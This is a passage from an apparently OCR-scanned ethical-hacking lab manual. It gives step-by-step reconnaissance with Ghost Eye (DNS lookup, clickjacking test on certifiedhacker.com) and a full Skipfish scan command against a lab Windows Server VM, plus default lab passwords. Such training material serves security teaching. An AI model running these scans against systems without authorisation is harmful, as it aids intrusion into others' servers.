
13. Let us perform a **DNS Lookup** on certifiedhacker.com. In the **Enter your choice field**, type **2** and press **Enter** to perform DNS Lookup.
14. The **Enter Domain or IP Address** field appears; type **certifiedhacker.com**, and press **Enter**.

15. As soon as you hit **Enter**, Ghost Eye starts performing a DNS Lookup on the targeted domain (here, **certifiedhacker.com**).
16. Scroll up to view the DNS Lookup result.



17. Now, perform the **Clickjacking Test**. Type **6** in the **Enter your choice** field and press **Enter**.
18. In the **Enter the Domain to test** field, type **certifiedhacker.com** and press **Enter**.

19. By performing this test, Ghost Eye will provide the complete architecture of the web server, and also reveal whether the domain is vulnerable to Clickjacking attacks or not.




20. Similarly, you can use the other tools available with Ghost Eye such as Nmap port scan, HTTP header grabber, link grabber, and Robots.txt scanner to gather information about the target web server.
21. This concludes the demonstration of how to gather information about a target web server using Ghost Eye.
22. Close all open windows on the **Parrot Security** machine.

Task 2: Perform Web Server Reconnaissance using Skipfish

Skipfish is an active web application (deployed on a webserver) security reconnaissance tool. It prepares an interactive sitemap for the targeted site by carrying out a recursive crawl and dictionary-based probes. The resulting map is then annotated with the output from a number of active (but hopefully non-disruptive) security checks. The final report generated by the tool is meant to serve as a foundation for professional web application security assessments.

Note: Ensure that the **Parrot Security** virtual machine is running.

1. Turn on the **Windows Server 2022** virtual machine.
2. Click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.
3. Click **Type here to search** field and type **wamp**. **Wamperserver64** appears in the result, press **Enter** to launch it.




4. Wait until the WAMP Server icon turns **Green** in the **Notification** area. Leave the **Windows Server 2022** machine running.

5. Switch to the **Parrot Security** virtual machine.
6. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.


7. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
8. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
9. Now, perform security reconnaissance on a web server using Skipfish. The target is the WordPress website **http://[IP Address of Windows Server 2022]**.
10. Specify the output directory and load a dictionary file based on the web server's requirement. In this lab, we are naming the output directory **test**.
11. In the terminal window, type **skipfish -o /home/attacker/test -S /usr/share/skipfish/dictionaries/complete.wl http://[IP Address of Windows Server 2022]:8080** and press **Enter**.

